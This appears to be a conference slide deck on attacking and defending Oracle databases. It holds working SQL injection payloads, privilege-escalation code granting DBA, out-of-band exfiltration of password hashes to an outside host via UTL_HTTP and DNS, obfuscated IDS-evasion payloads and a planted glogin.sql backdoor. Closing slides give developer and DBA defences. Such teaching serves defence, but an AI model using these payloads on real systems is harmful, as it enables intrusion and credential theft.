sentrigo™

Hack Your Database Before The Hackers Do

Slavik Markovich
CTO, Sentrigo

About Me

- Co-founder and CTO of Sentrigo
- Frequent presenter in Oracle and Security conferences
- DBA since 1996
- Creator of FuzzOr – a free Oracle Fuzzer
- http://www.slaviks-blog.com

sentrigo™

Agenda

- Common DB Attack Vectors
- SQL Injection in Oracle
- Exploiting SQL Injection
  - In-band
  - Out-of-band
  - Blind
- Advanced Techniques
- SQL Injection within the database
- Protecting against SQL injection

sentrigo™

Security Problems

- Weak / default passwords + poorly encrypted
- Misconfigurations
- Missing security patches/patchsets/old versions/0days
- Excessive privileges
- Unsecured Listener
- External resources
  - Contractors, outsourcing, etc.
- No internal network boundaries
- No encryption of data in motion and at rest
- No monitoring of access and logs

sentrigo™

Database Attack Vectors

- OS attacks
- Network attacks
- SQL Injection
  - Many types and methods
- Buffer Overflows
- DB Engine bugs
- Password attacks
- Coffee Attack

sentrigo™

OS Attacks

- Direct file access
  - Bypassing AAA
  - DoS
  - Blackmail
- Binary patching
  - Rootkits / back doors
- Memory direct access
- Process attacks
- Client attacks

sentrigo™

Network Attacks

- Buffer Overflows
- DoS
- Reconnaissance
- Protocol Violations

sentrigo™

Buffer Overflows

```
declare
     buff varchar2(32767);
begin
     /* generate evil buffer */
     buff:='12345678901234567890123456789';
     buff:=buff||buff;
     buff:=buff||buff;
     buff:=buff||buff;
     buff:=buff||buff;
     buff:=buff||buff;
     buff:=buff||'00123456789012345678901234sh2kerr';
     /* lets see the buffer size */
     dbms_output.put_line('BUFFER SIZE:'||Length(buff));
     xDb.XDB_PITRIG_PKG.PITRIG_TRUNCATE(buff,buff);
end;
```


sentrigo™

Database Engine Bugs

- By using specially crafted views it is possible to insert/update/delete data from/into a table without having the appropriate Insert/Update/Delete-Privileges – Patched CPU July 2007

sentrigo™

Database Engine Bugs – Cont'

```
create view hackdual as
select * from dual
where dummy in (select * from dual);

delete from hackdual;

create view em_em as
select e1.ename,e1.empno,e1.deptno
from scott.emp e1, scott.emp e2
where e1.empno=e2.empno;

delete from em_em;
```


sentrigo™

Password Attacks

- Intercept Password (hash) on the network (e.g Wireshark)
- Watching the keyboard (e.g. Shoulder surfing, camera)
- Keylogger (e.g. Software, USB, PS/2 or built into the keyboard)
- Brute force attack (e.g. with woraauthbf)
- Dictionary attack (e.g. with checkpwd or repscan)
- Rainbow Table attack (e.g. with ophcrack or cain)
- Dictionary based rainbow table attack (e.g. repscan or ophcrack)
- Authentication attack (e.g. with woraauthbf or orakel)

Choosing Passwords

- Oracle Passwords are often identical for many databases
- DBAs have the problem to choose passwords for several different databases
- At least 4 passwords per database (SYS, SYSTEM, OUTLN and DBSNMP) must be choosen
- Nobody can remember hundreds of different and good passwords
- Most DBAs are using the same password for ALL databases. If you have 1 password, you have access to all databases

sentrigo™

Choosing Passwords

- Common Approaches for Oracle Databases
  - Choose the same password for every database
  - Use a password schema using a prefix/postfix P=production, T=test, E=education (e.g Tpassword)
  - Append the SID(e.g. Passwordora902)
  - Use the computer name (e.g. passwordUNIX04)
- Check password strength
  - http://www.securitystats.com/tools/password.php

sentrigo™

The Human Factor – Coffee Attack

- Wait for your DBA to go for a coffee break
- Search the file login.sql or glogin.sql on the DBA workstation
- Add –“drop user system cascade” or (“@http://www.attacker.com/installrootkit.sql” or

```
-------------glogin.sql--------------------------
set term off
grant dba to SLAVIK identified by OWNYOURDB;
set term on
-------------glogin.sql--------------------------
```


sentrigo™

0day Attacks

Reported by David Litchfield


```
* Weaponize Java Output
SELECT
DBMS_JAVA.SET_OUTPUT_TO_JAVA('ID','oracle/aurora/rdbm
s/DbmsJava','SYS', 'writeOutputToFile','TEXT', NULL,
NULL, NULL, NULL, 0, 1, 1, 1, 1, 0,
'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN EXECUTE
IMMEDIATE ''GRANT DBA TO PUBLIC''; END;', 'BEGIN
NULL; END;') FROM DUAL;

* Call publicly available Java package
EXEC DBMS_CDC_ISUBSCRIBE.INT_PURGE_WINDOW(
'NO_SUCH_SUBSCRIPTION', SYSDATE());
```


sentrigo™

SQL Injection - Wikipedia

- A technique that exploits a security vulnerability occurring in the database layer of an application.
- The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

Breach Example - Heartland



- 4 or more criminals (one previously convicted in TJX and many more hacks) hacked into outward facing application using SQL Injection
- Used backend SQL server to take control of other systems
- Found workstation with VPN connection open to payment systems
- Result: estimated 130 million credit and debit card numbers stolen from databases
- **Could it be stopped?**

sentrigo™

SQL Injection

- Exists in any layer of any application
  - C/S and Web Applications
  - Stored program units
    - Built in
    - User created
- Has many forms
  - Extra queries, unions, order by, sub selects

sentrigo™

Simple Example

```
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(
"select * from user_details where user_name
= '" + username + "' and password = '" +
password + "'");
```

```
username = "' or 1=1 --"
```


sentrigo™

What's Unique About Oracle - I

- No stacked queries
  - Cannot add "; do something nasty"

```
select * from AdventureWorks.HumanResources.Employee where
EmployeeID = 1; EXEC master.dbo.xp_sendmail
    @recipients=N'royf@sentrigo.com',
    @query = N'select user, password from sys.syslogins
where password is not null' ;
```

  - Unless you get really lucky to be injected into PL/SQL

sentrigo™

What's Unique About Oracle - II

- Native error messages are not controlled
  - SQL Server

```
select * from users where username = ''
having 1=1 -- and password = ''
Msg 8120, Level 16, State 1, Line 1
Column 'users.username' is invalid in the
select list because it is not contained in
either an aggregate function or the GROUP BY
clause.
```


sentrigo™

What's Unique About Oracle - III

- No easy way to escape DB to OS
  - No convenient xp_cmdshell
- No easy way to do time based blind SQL injection (more later)
  - No convenient WAITFOR DELAY
- Although very large attack surface, very hard to take advantage from within SELECT statements

sentrigo™

Identifying SQL Injection - Web

- Find a target via Google ("Google dorks")
  - ociparse, ociexecute, OCIStmtExecute
  - ORA-01756, 907, 933, 917, 900, 903, 906, 923, 970, 1742, 1789
  - Oracle+JDBC+Driver
  - inurl:/pls/portal30
- Web application security scanner (Acunetix, Pangolin, SQLMap)
- Manually
  - Pass in '

sentrigo™

SQL Injection Types

- In band – Use injection to return extra data
  - Part of normal result set (unions)
  - In error messages
- Out of band – Use alternative route like UTL_HTTP, DNS to extract data
- Blind / Inference – No data is returned but the hacker is able to infer the data using return codes, error codes, timing measurements and more

sentrigo™

SQL Injection In-Band - Unions

- In the previous example pass username as

```
'' and 1=0 union select banner from
v$version where rownum = 1 --"
```

- So the statement becomes

```
select * from user_details where user_name =
'' and 1=0 union select banner from
v$version where rownum = 1 --' and password
= ''
```

- Find number of columns by adding nulls to the column list or by using order by #

sentrigo™

SQL Injection In-Band – Errors - I

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from
dual;
localhost
SQL> select utl_inaddr.get_host_name((select
username||'='||password
from dba_users where rownum=1)) from dual;
select utl_inaddr.get_host_name((select
username||'='||password from dba_users where rownum=1))
from dual
*
ERROR at line 1:
ORA-29257: host SYS=8A8F025737A9097A unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```


sentrigo™

SQL Injection In-Band – Errors - II

- utl_inaddr.get_host_name is blocked by default on newer databases
- Many other options
  - dbms_aw_xml.readawmetadata
  - ordsys.ord_dicom.getmappingxpath
  - ctxsys.drithsx.sn

```
' or dbms_aw_xml.readawmetadata((select
sys_context('USERENV', 'SESSION_USER') from
dual), null) is null --
```


sentrigo™

SQL Injection Out-of-band

- Send information via HTTP to an external site via HTTPURI

```
select HTTPURITYPE('http://www.sentrigo.com/'||
(select password from dba_users where rownum=1) ).getclob()
from dual;
```

- Send information via HTTP to an external site via utl_http

```
select utl_http.request ('http://www.sentrigo.com/'||
(select password from dba_users where rownum=1)) from dual;
```

- Send information via DNS (max. 64 bytes) to an external site

```
select utl_http.request ('http://www.'||(select password
from dba_users where rownum=1)||'.sentrigo.com/' )
from dual;
```

DNS-Request: www.8A8F025737A9097A.sentrigo.com

sentrigo™

Blind SQL Injection - I

- A guessing game
- Binary results – either our guess is true or it is false
- Requires many more queries
  - Time consuming and resource consuming
  - Can benefit from parallelizing
  - Must be automated

Blind SQL Injection - I

Pseudo-Code:

If the first character of the sys-hashkey is a 'A'

then

select count(*) from all_objects,all_objects

else

select count(*) from dual

end if;

sentrigo™

Blind SQL Injection - II

- Either use decode or case statements
- Customary used with short or long queries since dbms_lock.sleep is not a function
- Can be used with functions that receive a timeout like dbms_pipe.receive_message

```
' or 1 = case when substr(user, 1, 1) = 'S'
then dbms_pipe.receive_message('kuku', 10)
else 1 end --
```

```
' or 1 = decode(substr(user, 1, 1) = 'S',
dbms_pipe.receive_message ('kuku', 10), 1)
```


sentrigo™

Advanced Techniques – Evasion - I

- Concatenation

```
' or dbms_aw_xml.readawmetadata((select sys_context('US' ||
'ERENV', 'SESS' || 'ION_US' || 'ER') from dual), null) is
null --
```

- Changing case

```
' or dbMS_aW_xMl.reAdaWmetaData((select sYS_cONtExt('US' ||
'ERENV', 'SESS' || 'ION_US' || 'ER') from dUAl), null) is
null –
```

- Using alternative functions
  - Instead of UTL_INADDR
  - dbms_aw_xml.readawmetadata
  - ordsys.ord_dicom.getmappingxpath
  - ctxsys.drithsx.sn

sentrigo™

Advanced Techniques – Evasion - II

- Conversions
  - Translate

```
begin
dbms_output.put_line(translate('userenv','qwertyuiopasdfghj
klzxcvbnm(),.0123456789|;[]''',']['|9876543210.,)
(mnbvcxzlkjhgfdsapoiuytrewq~'));end;
72;|;zc
```

  - CHR

```
' or dbms_aw_xml.readawmetadata((select
sys_context(chr(85)||chr(83)||chr(69)||chr(82)||chr(69)||
chr(78)||chr(86), chr( 68)||chr(66)||chr(95)||chr(78)||
chr(65)||chr(77)||chr(69)) from dual), null) is null --
```

  - Base64

```
dbms_output.put_line(utl_encode.text_encode('userenv',
'WE8ISO8859P1', UTL_ENCODE.BASE64));end;
/
dXNlcmVudg==
```

sentrigo™

Advanced Techniques – Evasion - III

- Comments instead of spaces

```
'/**/or/**/dbms_aw_xml.readawmetadata((select/**/sys_contex
t(chr(85)||chr(83)||chr(69)||chr(82)||chr(69)||chr(78)||
chr(86), chr( 68)||chr(66)||chr(95)||chr(78)||chr(65)||
chr(77)||chr(69))/**/from/**/dual),null)/**/is/**/null--
```

- Randomization
  - All of the above techniques used in random

sentrigo™

Advanced Techniques – Data - I

- Combining multiple rows into one result
  - STRAGG – available from 11g, sometimes available as a custom function in earlier versions. Be careful as the implementation seems to be buggy and can crash your session.

```
' or dbms_aw_xml.readawmetadata((select
sys.stragg(username || ',') from all_users),
null) is null --
```


sentrigo™

Advanced Techniques – Data - II

- Combining multiple rows into one result
  - XML

```
' or dbms_aw_xml.readawmetadata((select xmltransform
(sys_xmlagg(sys_xmlgen(username)),xmltype('<?xml
version="1.0"?><xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"><xsl:templ
ate match="/"><xsl:for-each
select="/ROWSET/USERNAME"><xsl:value-of
select="text()"/>;</xsl:for-
each></xsl:template></xsl:stylesheet>')).getstringval()
listagg from all_users), null) is null --
```

Advanced Techniques – Data - III

- Combining multiple rows into one result
  - Connect By

```
' or dbms_aw_xml.readawmetadata((SELECT SUBSTR
(SYS_CONNECT_BY_PATH (username, ';'), 2) csv FROM (SELECT
username , ROW_NUMBER() OVER (ORDER BY username ) rn, COUNT
(*) OVER () cnt FROM all_users) WHERE rn = cnt START WITH
rn = 1 CONNECT BY rn = PRIOR rn + 1
), null) is null --
```

SQL Injection – PL/SQL

- Two execution modes
  - Definer rights
  - Invoker rights
- Source code not always available
  - There are several un-wrappers available
  - One can find injections without source
    - Find dependencies
    - Trial and error
    - v$sql
    - Fuzzer
    - Oracle Patches

sentrigo™

Demo Procedure

```
create or replace
PROCEDURE retrieve_data_bad(
  p_owner           IN VARCHAR2,
  p_table_name      IN VARCHAR2,
  p_rows            IN NUMBER := 10)
AS
  l_cr              INTEGER;
  l_res             INTEGER;
  l_col_count       INTEGER;
  l_rec_tab         dbms_sql.desc_tab;
  l_res_col         VARCHAR2(32000);
BEGIN
  l_cr := dbms_sql.open_cursor;
  dbms_sql.parse(l_cr, 'SELECT * FROM ' || p_owner || '.' || p_table_name || ' WHERE ROWNUM <= ' || p_rows,
    dbms_sql.NATIVE);
  dbms_sql.describe_columns(l_cr, l_col_count, l_rec_tab);
  FOR l_i IN 1 .. l_col_count LOOP
    dbms_sql.define_column_char(l_cr, l_i, l_res_col, 32000);
  END LOOP;
  l_res := dbms_sql.execute(l_cr);
  LOOP
    l_res := dbms_sql.fetch_rows(l_cr);
    EXIT WHEN l_res = 0;
    FOR l_i IN 1 .. l_col_count LOOP
      dbms_sql.column_value_char(l_cr, l_i, l_res_col);
      dbms_output.put_line(l_rec_tab(l_i).col_name || ' = ' || TRIM(l_res_col));
    END LOOP;
  END LOOP;
  dbms_sql.close_cursor(l_cr);
EXCEPTION
  WHEN OTHERS THEN
    IF dbms_sql.is_open(l_cr) THEN
      dbms_sql.close_cursor(l_cr);
    END IF;
    raise_application_error(-20001, 'Error executing select statement: ' || sqlerrm);
END retrieve_data_bad;
```


sentrigo™

SQL Injection – Inject SQL

```
SCOTT> set serveroutput on
SCOTT> exec sys.retrieve_data_bad('SCOTT', 'EMP', 1)
EMPNO = 7369
ENAME = SMITH
JOB = CLERK
MGR = 7902
HIREDATE = 17-DEC-80
SAL = 800
COMM =
DEPTNO = 20
```


sentrigo™

SQL Injection – Inject SQL

```
SCOTT> exec sys.retrieve_data_bad('dual where 1=2 union
select name || '':'' || password from user$ where user#
= 0--', null);
DUMMY = SYS:8A8F025737A9097A
```

```
SELECT * FROM dual where 1=2 union select name || ':' ||
password from user$ where user# = 0--. WHERE ROWNUM <= 10
```


sentrigo™

SQL Injection – Inject Functions

```
CREATE OR REPLACE FUNCTION attack
RETURN VARCHAR2
AUTHID CURRENT_USER
IS
        PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
        EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
        RETURN '1';
END attack;
/
```


sentrigo™

SQL Injection – Inject Functions

```
SCOTT> exec sys.retrieve_data_bad('dual where ''x'' =
scott.attack() --', null)
PL/SQL procedure successfully completed.

SCOTT> select * from user_role_privs;
USERNAME                       GRANTED_ROLE                    ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          DBA                             NO  YES NO
SCOTT                          CONNECT                         NO  YES NO
SCOTT                          RESOURCE                        NO  YES NO

* The resulting SQL
SELECT * FROM dual where 'x' = scott.attack() --. WHERE ROWNUM <=
10
```


sentrigo™

SQL Injection – Cursor Injection

```
DECLARE
    l_cr        NUMBER;
    l_res       NUMBER;
BEGIN
    l_cr := dbms_sql.open_cursor;
    dbms_sql.parse(l_cr,
        'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN
EXECUTE IMMEDIATE ''GRANT dba to public''; END;',
dbms_sql.native);
    sys.retrieve_data_bad('dual where 1 = dbms_sql.execute('
|| l_cr || ')  --', null);
END;
/
* Does not work in 11g
```


sentrigo™

SQL Injection – IDS Evasion

```
DECLARE
    l_cr        NUMBER;
    l_res       NUMBER;
BEGIN
    l_cr := dbms_sql.open_cursor;
    dbms_sql.parse(l_cr,
        translate('1;vm3|; 4|3.13 3795z51572_9|3z23v965ze x;.6z
;b;v79; 611;1639; ~.|3z9 1x3 95
47xm6v~e ;z1e',
'][;|9876543210.,)(mnbvcxzlkjhgfdsapoiuytrewq~',
'qwertyuiopasdfghjklzxcvbnm(),.0123456789|;[]'''),
dbms_sql.native);
    sys.retrieve_data_bad('dual where 1 = dbms_sql.execute(' ||
l_cr || ')  --', null);
END;
/
```


sentrigo™

Defense - Developers

- Use **static SQL** – 99% of web applications should never use dynamic statements
- Use **bind** variables – where possible
- Always **validate** user/database input for dynamic statements (dbms_assert)
- Be extra careful with dynamic statements - get 3 people who do not like you to **review and approve** your code
- Use **programmatic frameworks** that encourage (almost force) bind variables
  - For example: Hibernate (Java O/R mapping)
- Database schema for your application should have **minimal privileges**

sentrigo™

Defense - Developers

- Avoid **hard-coding** username/password
- **Wrap** sensitive/important program code – even if not really safe
- Use **fully qualified names** for function and procedure calls
- Use **invoker** rights
- Be careful with **file access**
- Be careful with **OS command execution**
- Never return **DB errors** to the end-user

sentrigo™

Defense - Managers

- Setup secure coding policies for the different languages
- Make the coding policies part of every contract –external and internal
- Default document for all developers
- OWASP guides, DISA stigs

sentrigo™

Defense - DBAs

- Apply **patch sets, upgrades and CPUs**
  - Easier said than done
- Check for default and weak **passwords** regularly
- Secure the **network**
  - Listener passwords
  - Valid node checking + firewall
- Use **encryption** where appropriate
- **Install** only what you **use**, remove all else
  - Reduce your attack surface
- The **least privilege principle**
  - Lock down packages
    - System access, file access, network access

sentrigo™

Defense - Awareness

- Think like a hacker
  - Learn about exploits
  - Always look for security issues
    - Configuration, permissions, bugs
- Learn and use available tools
  - SQLMap, Pangolin, Matrixay, darkOraSQLi.py, SQLPowerInjector, mod_security, OAK, bfora.pl, checkpwd, orabf, nmap, tnsprobe, WinSID, woraauthbf, tnscmd, Inguma, Metasploit, Wireshark, Hydra, Cryptool, etc.

sentrigo™

Defense - Hedgehog

- Try Hedgehog - http://www.sentrigo.com
  - Virtual patching
  - SQL Injection protection
  - Fine grain auditing
  - Centralized management
  - More…
- Try Repscan
  - Weak passwords
  - Missing patches / CPUs
  - Malware detection
  - More...

sentrigo™

Questions?

Visit us at our booth to discuss

sentrigo™